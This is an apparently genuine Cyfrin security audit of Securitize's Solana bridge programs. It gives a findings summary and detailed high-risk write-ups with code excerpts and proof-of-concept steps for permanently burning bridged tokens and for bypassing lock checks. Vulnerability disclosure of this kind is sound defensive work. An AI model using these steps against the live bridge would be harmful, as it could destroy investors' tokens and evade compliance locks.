




Securitize Solana Bridge Audit Report

Prepared by [Cyfrin](#)

Version 2.1

Lead Auditors

[Farouk](#)

[JesJupyter](#)

April 30, 2026

Contents

1	About Cyfrin	3
2	Disclaimer	3
3	Risk Classification	3
4	Protocol Summary	3
5	Audit Scope	4
6	Executive Summary	4
7	Findings	9
7.1	High Risk	9
7.1.1	EVM-to-Solana Transfers Can Permanently Burn Tokens by Producing a VAA That Solana Cannot Decode	9
7.1.2	bridge validate_locked_tokens diverges from PolicyEngine lock semantics and ignores manual locks with release_time == 0	11
7.2	Medium Risk	15
7.2.1	Shared ResolverConfig PDA Allows Cross-Instance Route Hijacking and Deletion	15
7.2.2	Inbound Transfers Mint Against Stale Destination Identity State Bypassing Jurisdiction-Specific Lock Periods	20
7.2.3	Outbound bridge_ds_tokens shares a single writable Wormhole sequence per mint, enabling contention-based denial of service and low-volume griefing against stale client builds	23
7.2.4	Cross-Chain Decimal Mismatch Causes Silent Value Corruption on Mint	24
7.2.5	Unbounded TrackerAccount.issuances Growth Enables Relayer Rent Griefing and Eventual Bridge DoS	27
7.2.6	Source-Chain Transfer-Hook Policies Are Bypassed by the Bridge Burn/Remint Path	36
7.2.7	send_usdc_cross_chain_deposit hard-couples caller and payer roles, blocking OnRamp CPI integration	37
7.3	Low Risk	39
7.3.1	PartialPolicyEngine::deserialize_checked version auto-detection heuristic can misidentify account layout, corrupting lock period data	39
7.3.2	Permissionless initialize combined with no ownership transfer and zero-value acceptance enables permanent bridge hijacking	40
7.3.3	UsdcBridgeConfig::max_executor_fee defaults to zero, disabling the executor fee cap	40
7.3.4	Outbound Payload Encoding Uses panic! Instead of Anchor Error Codes	41
7.3.5	Pause blocks inbound VAA execution, stranding in-flight cross-chain transfers	42
7.3.6	Country source inconsistency between lock validation and cross-chain payload in bridge_ds_tokens	42
7.3.7	Stale ResolverConfig PDA persists when emitter address is updated in-place	43
7.3.8	Bridge initializes Wormhole outbound messages with Confirmed finality by default, weakening reorg safety	43
7.3.9	Global resolver result PDA can be closed by any BridgeConfig owner	44
7.3.10	Emitter rotation can strand old VAAs and collide with new-emitter sequence numbers	44
7.3.11	Inbound execute_vaa_v1 does not validate posted VAA finality	46
7.3.12	Bridge flows do not implement on-chain rate limiting or cumulative volume caps	46
7.3.13	Concurrent or pipelined resolves last-write-wins	47
7.4	Informational	49
7.4.1	No ownership transfer mechanism for bridge config in either program	49
7.4.2	DS bridge initialize accepts zero-value parameters that update instructions reject	49
7.4.3	ResolverConfig PDA uses big-endian chain seed while other chain-seeded PDAs use little-endian	49
7.4.4	Dead Code Where country_string_to_u8 and CctpDomainNotConfigured Are Not Used	50
7.4.5	Missing events for initialize instructions in both programs	50

7.4.6	Magic numbers in <code>securitize_usdc_bridge::initialize</code> for default config values	50
7.4.7	<code>GasLimitUpdate</code> event in DS bridge uses <code>u128</code> fields unnecessarily	51
7.4.8	<code>format!</code> used where <code>.to_string()</code> suffices for country conversion	51
7.4.9	Missing zero-value validation for <code>gas_limit</code> parameter in both bridges	51
7.4.10	<code>set_cctp_domain</code> uses bump value of 0 as sentinel for new account detection	52
7.4.11	<code>update_wormhole_accounts</code> is for recovery, or for migration after a bridge upgrade, not for routine reconfiguration	52
7.4.12	<code>bridge_ds_tokens</code> <code>lamport</code> pre-check excludes additional rent costs	54
7.4.13	<code>read_current_sequence</code> uses <code>ANCHOR_DISCRIMINATOR_LEN</code> for raw Wormhole <code>u64</code> data . . .	55
7.4.14	<code>initialize</code> does not pin <code>usdc_mint</code> to the canonical Solana USDC mint	56
7.4.15	<code>USDCBridgeSend</code> does not expose a direct CCTP correlation identifier	56
7.4.16	Executor quotes must use the same gas limit as on-chain <code>executor_gas_limit</code>	57
7.4.17	<code>PauseStatusChanged</code> is not mint-self-describing for off-chain consumers	58
7.5	Gas Optimization	59
7.5.1	Instruction Handlers Use <code>find_program_address</code> Where Cheaper Derivation Is Available . .	59
7.5.2	Unnecessary Heap Clones of <code>posted.payload</code> and <code>WormholeAddresses</code> in Instruction Handlers	60
7.5.3	<code>posted.payload.clone()</code> copies entire VAA payload unnecessarily in <code>execute_vaa_v1</code> . . .	61
7.5.4	Resolver Re-derives PDAs Already Computed by Caller, Wasting ~4,500+ CU per Resolution	61
7.5.5	Redundant immutable borrow in <code>set_bridge_address</code> and <code>set_emitter_address</code>	63

1 About Cyfrin

Cyfrin is a Web3 security company dedicated to bringing industry-leading protection and education to our partners and their projects. Our goal is to create a safe, reliable, and transparent environment for everyone in Web3 and DeFi. Learn more about us at cyfrin.io.

2 Disclaimer

The Cyfrin team makes every effort to find as many vulnerabilities in the code as possible in the given time but holds no responsibility for the findings in this document. A security audit by the team does not endorse the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the in-scope code being audited.

3 Risk Classification

	Impact: High	Impact: Medium	Impact: Low
Likelihood: High	Critical	High	Medium
Likelihood: Medium	High	Medium	Low
Likelihood: Low	Medium	Low	Low

4 Protocol Summary

The Securitize Solana Bridge is a cross-chain bridging system for tokenized securities (DS tokens) and USDC, implemented as two independent Anchor programs on Solana. The DS token bridge uses Wormhole for message transport and integrates with Securitize's RWA RBAC stack to enforce compliant token issuance and revocation, while the USDC bridge uses Circle's CCTP V2 for native cross-chain USDC burns and mints. Both programs leverage the Wormhole Executor for automated relay of cross-chain messages.

The core mechanism operates as a burn-and-mint bridge. On the outbound path, DS tokens are burned via the RBAC revocation flow after validating investor identity, locked token balances, and compliance state, then a Wormhole message carrying an ABI-encoded payload is published for relay to the destination chain. On the inbound path, a posted Wormhole VAA is verified against registered emitter addresses and replay-protection PDAs, and tokens are minted to the recipient through the RBAC issuance flow. The USDC bridge follows a similar pattern using Circle CCTP V2's `deposit_for_burn` mechanism, with authorized bridge callers gating outbound transfers and executor fee reimbursement handled through the config PDA's SOL balance. Key constraints include single-use VAA consumption for replay protection, per-mint bridge configuration PDAs, policy-engine-derived lock periods that restrict outbound bridging of recently issued tokens, and a binary emergency pause flag that halts both inbound and outbound operations.

The architecture centers on two programs: `securitize_bridge` handles DS token bridging with deep integration into the Securitize identity and compliance stack including the Identity Metadata Registry for investor KYC, the Policy Engine for lock periods and country-specific restrictions, and the Asset Controller for mint authority management. The companion `securitize_usdc_bridge` handles USDC bridging through Circle CCTP V2 with a simpler authorization model using marker PDAs for caller allowlisting. The DS bridge additionally includes a Wormhole Executor resolver (fallback handler) that derives all required accounts for automated inbound execution from raw VAA data. Both programs share an owner-controlled admin surface for configuration, pausing, and managing cross-chain peer registrations.

For the system to remain safe, the cross-chain payload encoding must be bit-for-bit compatible between Solana and EVM, the bridge's local compliance checks must faithfully replicate the Policy Engine's canonical lock and transfer semantics, and the resolver's account derivation must produce correct PDAs for every inbound message so that tokens are minted to the right investor under the right bridge instance.

5 Audit Scope

The audit scope was limited to:

```
programs/securitize_bridge/src/instructions/admin/initialize.rs
programs/securitize_bridge/src/instructions/admin/remove_bridge_address.rs
programs/securitize_bridge/src/instructions/admin/remove_emitter_address.rs
programs/securitize_bridge/src/instructions/admin/set_bridge_address.rs
programs/securitize_bridge/src/instructions/admin/set_emitter_address.rs
programs/securitize_bridge/src/instructions/admin/set_paused.rs
programs/securitize_bridge/src/instructions/admin/update_authorized_user_role.rs
programs/securitize_bridge/src/instructions/admin/update_executor_program_id.rs
programs/securitize_bridge/src/instructions/admin/update_finality.rs
programs/securitize_bridge/src/instructions/admin/update_gas_limit.rs
programs/securitize_bridge/src/instructions/admin/update_wormhole_accounts.rs
programs/securitize_bridge/src/instructions/bridge/bridge_ds_tokens.rs
programs/securitize_bridge/src/instructions/bridge/execute_vaa_v1.rs
programs/securitize_bridge/src/state/bridge_address.rs
programs/securitize_bridge/src/state/config.rs
programs/securitize_bridge/src/state/consumed_vaa.rs
programs/securitize_bridge/src/state/emitter_address.rs
programs/securitize_bridge/src/state/received.rs
programs/securitize_bridge/src/state/wormhole_emitter.rs
programs/securitize_bridge/src/state/resolver_config.rs
programs/securitize_bridge/src/utls/country.rs
programs/securitize_bridge/src/utls/imr.rs
programs/securitize_bridge/src/utls/executor.rs
programs/securitize_bridge/src/utls/locked_tokens.rs
programs/securitize_bridge/src/utls/payload.rs
programs/securitize_bridge/src/utls/policy_engine.rs
programs/securitize_bridge/src/constants.rs
programs/securitize_bridge/src/lib.rs
programs/securitize_bridge/src/resolver.rs
programs/securitize_usdc_bridge/src/instructions/admin/add_bridge_caller.rs
programs/securitize_usdc_bridge/src/instructions/admin/initialize.rs
programs/securitize_usdc_bridge/src/instructions/admin/remove_bridge_caller.rs
programs/securitize_usdc_bridge/src/instructions/admin/set_cctp_domain.rs
programs/securitize_usdc_bridge/src/instructions/admin/set_paused.rs
programs/securitize_usdc_bridge/src/instructions/admin/update_executor_program_id.rs
programs/securitize_usdc_bridge/src/instructions/admin/update_gas_limit.rs
programs/securitize_usdc_bridge/src/instructions/admin/update_max_executor_fee.rs
programs/securitize_usdc_bridge/src/instructions/admin/update_max_fee.rs
programs/securitize_usdc_bridge/src/instructions/admin/update_min_finality_threshold.rs
programs/securitize_usdc_bridge/src/instructions/admin/withdraw_sol.rs
programs/securitize_usdc_bridge/src/instructions/bridge/send_usdc_cross_chain_deposit.rs
programs/securitize_usdc_bridge/src/state/bridge_caller.rs
programs/securitize_usdc_bridge/src/state/cctp_domain.rs
programs/securitize_usdc_bridge/src/state/config.rs
programs/securitize_usdc_bridge/src/utls/cctp.rs
programs/securitize_usdc_bridge/src/utls/executor.rs
programs/securitize_usdc_bridge/src/constants.rs
programs/securitize_usdc_bridge/src/lib.rs
```

6 Executive Summary

Over the course of 8 days, the Cyfrin team conducted an audit on the [Securitize Solana Bridge](#) code provided by [Securitize](#). The findings consist of 2 High, 7 Medium & 13 Low severity issues with the remainder being informational and gas optimizations.

The Securitize Solana Bridge was reviewed with a focus on the core value-transfer instructions (`bridge_ds_to-`

kens, execute_vaa_v1, send_usdc_cross_chain_deposit), the Wormhole Executor resolver's account derivation logic, the ABI-compatible payload encoding and decoding pipeline, the bridge's reimplement of Policy Engine lock semantics, and the admin configuration surface across both programs. The security model depends on correct cross-chain payload fidelity between Solana and EVM, faithful replication of the upstream RWA compliance stack's transfer restrictions within the bridge's burn path, and isolation between independent bridge instances sharing the same program deployment.

The most severe risks clustered around cross-chain payload integrity and compliance enforcement divergence. The bridge treats the payload `value` field as a raw integer with no decimal normalization, meaning paired DS tokens with different decimal precisions on Solana and EVM will silently destroy or inflate economic value on every transfer -- a 6-decimal Solana token paired with an 18-decimal EVM token would inflate a single bridged token into one trillion tokens in the reverse direction. Separately, the EVM bridge accepts and burns tokens for payload values that the Solana decoder is structurally incapable of processing (values exceeding `u64::MAX`, oversized attribute arrays, payloads beyond Solana's 1024-byte cap), resulting in permanent token loss with no recovery path. The bridge's local lock validation also diverges from the upstream Policy Engine's canonical semantics by failing to treat `release_time == 0` as an indefinite lock, allowing investors subject to manual tracker locks to bridge out balances that would be blocked under normal transfer-hook enforcement.

The primary medium-severity findings relate to compliance policy gaps, resolver routing integrity, and operational availability. The bridge's burn-and-remint path bypasses source-chain Token-2022 transfer-hook policies entirely, meaning restrictions like `TransferPause`, `TransactionAmountLimit`, and `BlockFlowbackEndTime` do not apply to bridge exits. Inbound transfers mint against stale destination identity state without synchronizing compliance metadata, enabling lock period evasion when an investor's jurisdiction changes cross-chain. The shared `ResolverConfig` PDA, seeded only by emitter chain and address without including asset mint, allows any bridge instance owner registering the same emitter pair to hijack or delete another instance's inbound routing. Additionally, the unbounded growth of `TrackerAccount.issuances` enables relayer rent griefing through recycled small-amount bridge cycles, and the single writable Wormhole sequence account per mint creates a throughput bottleneck vulnerable to contention-based griefing.

Lower-severity findings addressed operational robustness and code quality, including permissionless initialization combined with the absence of ownership transfer, default `Confirmed` finality weakening reorg safety, emitter rotation stranding in-flight VAAs, the Policy Engine version auto-detection heuristic's susceptibility to misidentifying account layouts, and various improvements to event observability, error handling, and compute unit efficiency.

Centralization Risks

The protocol by its regulated nature is highly centralized, with the bridge `owner` having unilateral control over all administrative operations including pausing both inbound and outbound transfers, registering and removing cross-chain emitter and bridge addresses, updating the executor program and gas limits, changing the authorized RBAC user role, and managing the shared resolver result buffer. No timelock, multisig enforcement, or governance mechanism exists at the program level -- all admin changes take immediate effect. Neither program provides an ownership transfer instruction, meaning the owner key set at initialization is permanent absent a program upgrade. The USDC bridge owner can additionally withdraw all SOL from the config PDA, which funds executor fee reimbursements. One benefit of this centralized model is that if a serious bug is discovered once the protocol is live, protocol admins can pause operations immediately and, given that the programs are upgradeable, deploy fixes without requiring governance votes or timelocks.

Protocol Invariants

- A DS token bridge instance is uniquely keyed by asset mint; a USDC bridge instance is uniquely keyed by USDC mint
- Only the config owner can perform admin operations; only authorized bridge callers can invoke USDC outbound transfers
- Bridge operations are blocked when paused (single flag controls both directions)
- Each VAA can only be executed once via the `ConsumedVaa` replay protection PDA
- `bridge_ds_tokens` burns exactly the specified amount before posting the Wormhole message; `execute_vaa_v1` mints exactly the payload value after VAA verification

- Locked tokens (based on issuance time plus policy lock period) cannot be bridged outbound
- The resolver result account is a singleton per bridge program deployment, not per mint
- Payload encoding and decoding uses ABI format compatible with EVM for cross-chain consistency
- The USDC bridge reimburses executor fees from the config PDA's SOL balance to the transaction payer

Summary

Project Name	Securitize Solana Bridge
Repository	bc-solana-bridge-sc
Commit	e20a94507646...
Fix Commit	9dc11664d3e6...
Audit Timeline	Mar 31rd - Apr 9th, 2026
Methods	Manual Review

Issues Found

Critical Risk	0
High Risk	2
Medium Risk	7
Low Risk	13
Informational	17
Gas Optimizations	5
Total Issues	44

Summary of Findings

[H-1] EVM-to-Solana Transfers Can Permanently Burn Tokens by Producing a VAA That Solana Cannot Decode	Acknowledged
[H-2] <code>bridge validate_locked_tokens</code> diverges from <code>PolicyEngine</code> lock semantics and ignores manual locks with <code>release_time == 0</code>	Resolved
[M-1] Shared <code>ResolverConfig</code> PDA Allows Cross-Instance Route Hijacking and Deletion	Resolved
[M-2] Inbound Transfers Mint Against Stale Destination Identity State Bypassing Jurisdiction-Specific Lock Periods	Acknowledged
[M-3] Outbound <code>bridge_ds_tokens</code> shares a single writable Wormhole sequence per mint, enabling contention-based denial of service and low-volume griefing against stale client builds	Resolved
[M-4] Cross-Chain Decimal Mismatch Causes Silent Value Corruption on Mint	Acknowledged

[M-5] Unbounded <code>TrackerAccount.issuances</code> Growth Enables Relay Rent Griefing and Eventual Bridge DoS	Acknowledged
[M-6] Source-Chain Transfer-Hook Policies Are Bypassed by the Bridge Burn/Remint Path	Acknowledged
[M-7] <code>send_usdc_cross_chain_deposit</code> hard-couples caller and payer roles, blocking OnRamp CPI integration	Resolved
[L-01] <code>PartialPolicyEngine::deserialize_checked</code> version auto-detection heuristic can misidentify account layout, corrupting lock period data	Resolved
[L-02] <code>Permissionless initialize</code> combined with no ownership transfer and zero-value acceptance enables permanent bridge hijacking	Resolved
[L-03] <code>UsdcBridgeConfig::max_executor_fee</code> defaults to zero, disabling the executor fee cap	Resolved
[L-04] Outbound Payload Encoding Uses <code>panic!</code> Instead of Anchor Error Codes	Resolved
[L-05] Pause blocks inbound VAA execution, stranding in-flight cross-chain transfers	Acknowledged
[L-06] Country source inconsistency between lock validation and cross-chain payload in <code>bridge_ds_tokens</code>	Resolved
[L-07] Stale <code>ResolverConfig</code> PDA persists when emitter address is updated in-place	Resolved
[L-08] Bridge initializes Wormhole outbound messages with <code>Confirmed</code> finality by default, weakening reorg safety	Resolved
[L-09] Global resolver result PDA can be closed by any <code>BridgeConfig</code> owner	Resolved
[L-10] Emitter rotation can strand old VAAs and collide with new-emitter sequence numbers	Resolved
[L-11] Inbound <code>execute_vaa_v1</code> does not validate posted VAA finality	Resolved
[L-12] Bridge flows do not implement on-chain rate limiting or cumulative volume caps	Acknowledged
[L-13] Concurrent or pipelined resolves last-write-wins	Resolved
[I-01] No ownership transfer mechanism for bridge config in either program	Resolved
[I-02] DS bridge <code>initialize</code> accepts zero-value parameters that update instructions reject	Resolved
[I-03] <code>ResolverConfig</code> PDA uses big-endian chain seed while other chain-seeded PDAs use little-endian	Resolved
[I-04] Dead Code Where <code>country_string_to_u8</code> and <code>CctpDomainNotConfigured</code> Are Not Used	Resolved
[I-05] Missing events for <code>initialize</code> instructions in both programs	Resolved
[I-06] Magic numbers in <code>securitize_usdc_bridge::initialize</code> for default config values	Resolved
[I-07] <code>GasLimitUpdate</code> event in DS bridge uses <code>u128</code> fields unnecessarily	Resolved
[I-08] <code>format!</code> used where <code>.to_string()</code> suffices for country conversion	Resolved

[I-09] Missing zero-value validation for <code>gas_limit</code> parameter in both bridges	Resolved
[I-10] <code>set_cctp_domain</code> uses bump value of 0 as sentinel for new account detection	Resolved
[I-11] <code>update_wormhole_accounts</code> is for recovery, or for migration after a bridge upgrade, not for routine reconfiguration	Acknowledged
[I-12] <code>bridge_ds_tokens</code> <code>lamport</code> pre-check excludes additional rent costs	Acknowledged
[I-13] <code>read_current_sequence</code> uses <code>ANCHOR_DISCRIMINATOR_LEN</code> for raw Wormhole u64 data	Resolved
[I-14] <code>initialize</code> does not pin <code>usdc_mint</code> to the canonical Solana USDC mint	Acknowledged
[I-15] <code>USDCBridgeSend</code> does not expose a direct CCTP correlation identifier	Acknowledged
[I-16] Executor quotes must use the same gas limit as on-chain <code>executor_gas_limit</code>	Resolved
[I-17] <code>PauseStatusChanged</code> is not mint-self-describing for off-chain consumers	Resolved
[G-1] Instruction Handlers Use <code>find_program_address</code> Where Cheaper Derivation Is Available	Resolved
[G-2] Unnecessary Heap Clones of <code>posted.payload</code> and <code>WormholeAddresses</code> in Instruction Handlers	Acknowledged
[G-3] <code>posted.payload.clone()</code> copies entire VAA payload unnecessarily in <code>execute_vaa_v1</code>	Resolved
[G-4] Resolver Re-derives PDAs Already Computed by Caller, Wasting ~4,500+ CU per Resolution	Resolved
[G-5] Redundant immutable borrow in <code>set_bridge_address</code> and <code>set_emitter_address</code>	Resolved

7 Findings

7.1 High Risk

7.1.1 EVM-to-Solana Transfers Can Permanently Burn Tokens by Producing a VAA That Solana Cannot Decode

Description: The EVM bridge accepts, burns, and publishes Wormhole messages for payload values that the Solana bridge is structurally incapable of decoding. Because the burn executes before the destination chain proves it can process the VAA, tokens are permanently destroyed with no mint on the other side and no recovery path.

The EVM bridge accepts `_value` as a full `uint256` and encodes it directly into the Wormhole payload before burning:

```
// SecuritizeBridge.sol
function _bridgeDSTokensInternal(
    uint16 _targetChain, uint256 _value, bytes32 _destinationAddress
) private returns (string memory investorId) {
    // ...
    bytes memory payload = _encodePayload(
        _targetChain, _value, _addressToBytes32(_msgSender()),
        _destinationAddress, isSameWallet, investorId, investorDetail
    );

    uint64 sequence = _wormholeCore.publishMessage{value: coreFee}(
        0, payload, consistencyLevel
    );

    // ...

    _dsToken.burn(_msgSender(), _value, BRIDGE_REASON);
}
```

The payload uses Solidity's native `uint256` width for `_value`, `attributeValues`, and `int256`-compatible `attributeExpirations`, with no length caps on the string fields:

```
return abi.encode(
    _targetChain,
    _investorDetail.investorId,
    _value,
    _sourceWallet,
    _destinationAddress,
    _investorDetail.country,
    _investorDetail.attributeValues,
    _investorDetail.attributeExpirations
);
```

On the Solana side, the decoder narrows every numeric field and enforces a hard payload size cap:

```
// payload.rs
let value = u64::try_from(value_u256).ok()?;

let attribute_values: Vec<u64> = attr_vals_u256
    .into_iter()
    .map(|v| u64::try_from(v).ok())
    .collect::<Option<_>>()?;

let attribute_expirations: Vec<i64> = attr_exps_u256
    .into_iter()
    .map(u256_to_i64)
    .collect::<Option<_>>()?;
```

```
// execute_vaa_v1.rs
require_gte!(
    PAYLOAD_MAX_LENGTH,      // 1024 bytes
    payload_bytes.len(),
    BridgeError::InvalidPayload,
);
```

Additionally, the decode rejects attribute arrays longer than 8 elements:

```
if attr_vals_u256.len() > MAX_ATTRIBUTE_ARRAY_LEN // 8
|| attr_exps_u256.len() > MAX_ATTRIBUTE_ARRAY_LEN
{
    return None;
}
```

There are three concrete mismatch vectors:

1. **Value overflow:** Any `_value > u64::MAX` ($\sim 1.84 * 10^{19}$) passes EVM validation but fails `u64::try_from()` on Solana.
2. **Attribute width:** Attribute values or expirations exceeding `u64/i64` range pass EVM encoding but fail Solana's narrowing conversions.
3. **Payload size:** Long `investorId` or `country` strings, or large attribute arrays, can produce a payload exceeding Solana's 1024-byte cap. The EVM encoder has no equivalent limit.

None of these constraints are checked on the EVM side before the irreversible burn.

Impact: A user who triggers any of these mismatches will have their EVM tokens permanently burned with no corresponding mint on Solana. The sequence is:

1. EVM bridge validates the transfer (balance check, emitter config, etc.) -- all pass.
2. EVM bridge encodes the payload, publishes the Wormhole message, and burns the source tokens.
3. The Wormhole executor delivers the VAA to Solana.
4. Solana's `abi_decode_bridge_payload` returns `None` due to width overflow or size cap.
5. `execute_vaa_v1` reverts with `InvalidPayload`.
6. No tokens are minted. The burn is final.

The VAA itself is valid from Wormhole's perspective -- the guardians signed it, the emitter is correct, the sequence is unique. But it is permanently unexecutable on the destination chain because the payload content falls outside Solana's accepted domain. Retrying execution will always produce the same decode failure.

For a DS token with 18 decimals (standard ERC-20 precision), `u64::MAX` corresponds to roughly 18.4 tokens in raw units. While practical supply may not reach `uint256` extremes, the gap between what EVM accepts and what Solana can process is real and unguarded.

Proof of Concept: Value overflow path:

1. Deploy EVM bridge targeting Solana with a DS token that has sufficient supply.
2. Call `bridgeDSTokensToAddress` with `_value = u64::MAX + 1` ($1.844 * 10^{19} + 1$).
3. EVM validates: `_value > 0` passes, `balanceOf >= _value` passes (assuming sufficient balance).
4. EVM encodes the payload with a 256-bit value, publishes the VAA, and burns `_value` tokens.
5. Executor delivers the VAA to Solana.
6. `abi_decode_bridge_payload` calls `u64::try_from(value_u256)` which returns `None`.
7. `execute_vaa_v1` reverts with `InvalidPayload`.
8. Tokens are burned on EVM. No tokens minted on Solana. Loss is permanent.

Payload size path:

1. Register an investor on EVM with an `investorId` string near 256 characters (the Solana encoder allows up to `MAX_INVESTOR_ID_LEN = 256`, but ABI encoding overhead plus other fields can push the total beyond 1024 bytes).
2. Bridge via the same-wallet path so the full investor detail (country, 4 attributes, 4 expirations) is included.
3. The ABI-encoded payload exceeds 1024 bytes.
4. EVM burns tokens and publishes the VAA.
5. Solana rejects the payload at `require_gte!(PAYLOAD_MAX_LENGTH, payload_bytes.len())`.

Recommended Mitigation: The EVM bridge must enforce the Solana decoder's constraints before burning tokens.

1. **Cap** `_value` to `type(uint64).max` when `_targetChain` is Solana. Reject transfers exceeding this bound.
2. **Cap attribute values and expirations** to the `uint64/int64` range before encoding.
3. **Enforce a payload size limit** on the EVM side that matches Solana's 1024-byte cap. Compute or estimate the encoded size and revert before burn if it would exceed the limit.
4. **More broadly**, define a single canonical cross-chain payload schema with identical type widths and size bounds enforced on both sides. The source chain should never burn tokens for a payload the destination chain is structurally incapable of executing.

Securitize:

1. Acknowledged. We will cap value to `type(uint64).max` on the EVM bridge when the destination is Solana, before burn. Our DS tokens use at most 8 decimals, so amounts fit in u64 in practice.
2. Acknowledged as a theoretical ABI vs. narrowing mismatch. We do not plan to add separate EVM checks for attribute values for Solana because on the EVM -> Solana path these fields are not consumed by destination logic, and real attribute data is small (flags / timestamps) and already within u64/i64 in production.
3. Acknowledged. We will enforce the 1024-byte encoded payload limit on the EVM side before burn (measure or bound `abi.encode length`).
4. Acknowledged in principle: the payload layout is already shared (same ABI tuple). Enforcement before burn for value and encoded size (items 1 and 3) is how we align source and destination.

7.1.2 bridge `validate_locked_tokens` diverges from PolicyEngine lock semantics and ignores manual locks with `release_time == 0`

Description: The bridge implements its own transferable-balance check in `securitize_bridge/src/utils/locked_tokens.rs`.

For issuance-based restrictions, it counts issuances whose hold period has not yet expired.

```
for issuance in &tracker.issuances {
    let unlock_time = issuance.issue_time.saturating_add(lock_period as i64);

    if current_timestamp < unlock_time {
        locked_amount = locked_amount.saturating_add(issuance.amount);
    }
}
```

For manual locks, however, it only counts entries whose `release_time` is strictly greater than the current timestamp:

```
for lock in &tracker.locks {
    if current_timestamp < lock.release_time {
        locked_amount = locked_amount.saturating_add(lock.amount);
    }
}
```

```
}
```

This behavior is weaker than the PolicyEngine's canonical transferability logic. In the upstream tracker implementation, `get_transferable_balance` treats `release_time == 0` as an active lock with no expiry, in addition to locks whose `release_time` is still in the future:

```
pub fn get_transferable_balance(&self, current_timestamp: i64) -> Result<u64> {
    let mut locked_amount: u64 = 0;
    for lock in self.locks.iter() {
        if lock.release_time == 0 || lock.release_time > current_timestamp {
            locked_amount += lock.amount;
        }
    }
    Ok(self.total_amount - u64::min(locked_amount, self.total_amount))
}

pub fn get_compliance_transferable_balance(&self, current_timestamp: i64, lock_time: i64,
    ↪ transferrable_amount: u64) -> Result<u64> {
    let mut locked_amount: u64 = 0;
    for issuance in self.issuances.iter() {
        if lock_time > current_timestamp || issuance.issue_time > (current_timestamp - lock_time) {
            locked_amount += issuance.amount;
        }
    }
    Ok(transferrable_amount - u64::min(locked_amount, transferrable_amount))
}
```

(Source context: [policy_engine tracker / lock handling](#) in the rwa-token repository).

The `get_compliance_transferable_balance` originally intends to restrict the amount during transfer via hook (https://github.com/tiago18c/rwa-token/blob/ffc12ff9f61bfd6683e5fea5df2e5aef37734e6c/programs/policy_engine/src/instructions/execute.rs#L150-L182, which is not triggered via cross-chain burn, that's why the bridge has to re-implement the logic):

```
if !self_transfer {

    if !is_permanent_delegate && !is_platform_wallet {
        let is_locked_from = source_identity_account.levels.iter().any(|l| l.level == LOCKED_LEVEL);
        let transferable_amount = if !is_locked_from {
            ↪ source_tracker_account.get_transferable_balance(timestamp)? } else { 0 };
        require!(
            transferable_amount >= amount,
            PolicyEngineErrors::TokensLocked
        );

        let country_compliance = policy_engine_account.mapping[source_identity_account.country as
            ↪ usize];
        let hold_time = if country_compliance == US_COMPLIANCE_LEVEL {
            ↪ policy_engine_account.issuance_policies.us_lock_period } else {
            ↪ policy_engine_account.issuance_policies.non_us_lock_period };

        let compliance_transferable_amount =
            ↪ source_tracker_account.get_compliance_transferable_balance(timestamp, hold_time,
            ↪ transferable_amount)?;

        require!(
            compliance_transferable_amount >= amount,
            PolicyEngineErrors::HoldUp
        );
    }
}
```

```

        source_tracker_account.update_transfer_history(
            amount,
            Side::Sell,
        )?;
        let source_tracker_account_data = source_tracker_account.try_to_vec()?;
        let source_tracker_account_data_len = source_tracker_account_data.len();
        ctx.accounts.source_tracker_account.data.borrow_mut()
            [8..8 + source_tracker_account_data_len]
            .copy_from_slice(&source_tracker_account_data);
    }

```

The bridge's manual-lock branch is therefore **not equivalent** to this policy: it is a **reimplementation drift** on the `release_time == 0` sentinel. As a result, the bridge's local reimplementation can undercount `locked_amount` whenever a holder has manual locks encoded with `release_time == 0`. If the user's raw token-account balance is otherwise sufficient, `validate_locked_tokens` may conclude that the requested amount is transferable even though the standard PolicyEngine transfer-hook path would reject the same spend as locked.

After `validate_locked_tokens` succeeds, `bridge_ds_tokens` immediately revokes (burns) the amount—there is no additional bridge-local step that reconciles indefinite locks:

```

locked_tokens::validate_locked_tokens(
    &ctx.accounts.tracker_account.to_account_info(),
    &ctx.accounts.policy_engine.to_account_info(),
    identity.country,
    balance,
    amount,
    ctx.accounts.clock.unix_timestamp,
)?;

// Revoke tokens from investor.
invoke_revoke_tokens_cpi(
    &ctx,
    amount,
    bridge_authority_bump,
    rbac_program_account,
    asset_controller_program_account,
    policy_engine_program_account,
)?;

```

The RBAC `revoke_tokens` CPI handler (as in the referenced `rwa-rbac` tree) verifies an authorized signer / role and forwards to the asset controller with the revoke discriminator. It does not, by itself, re-derive “transferable after indefinite locks” from the tracker.

```

// Perform CPI to AssetController Program.
invoke_signed(
    &Instruction {
        program_id: ctx.accounts.asset_controller_program.key(),
        accounts: account metas,
        data: cpi_data,
    },
    &account_infos,
    signers_seeds,
)?;

```

Reference: [revoke_tokens.rs](#) (`verify_medici_signer`, CPI to asset controller).

The asset controller revoke flow performs a **burn** from the holder's token account (CPI to the token program), not a transfer that would invoke a **transfer hook**.

Reference: [revoke.rs](#) / [burn_tokens](#).

```

fn burn_tokens(&self, amount: u64, signer_seeds: &[&[u8]]) -> Result<()> {

```

```

    let accounts = Burn {
        mint: self.asset_mint.to_account_info(),
        authority: self.asset_controller.to_account_info(),
        from: self.revoke_token_account.to_account_info(),
    };
    let cpi_ctx = CpiContext::new_with_signer(
        self.token_program.to_account_info(),
        accounts,
        signer_seeds,
    );
    burn(cpi_ctx, amount)?;
    Ok(())
}

```

On burn, the policy side may only adjust **aggregate** balances (e.g. subtract from `total_amount`) without re-evaluating each manual lock row against “may this holder reduce balance by X”.

Reference: [update_balance_burn](#).

```

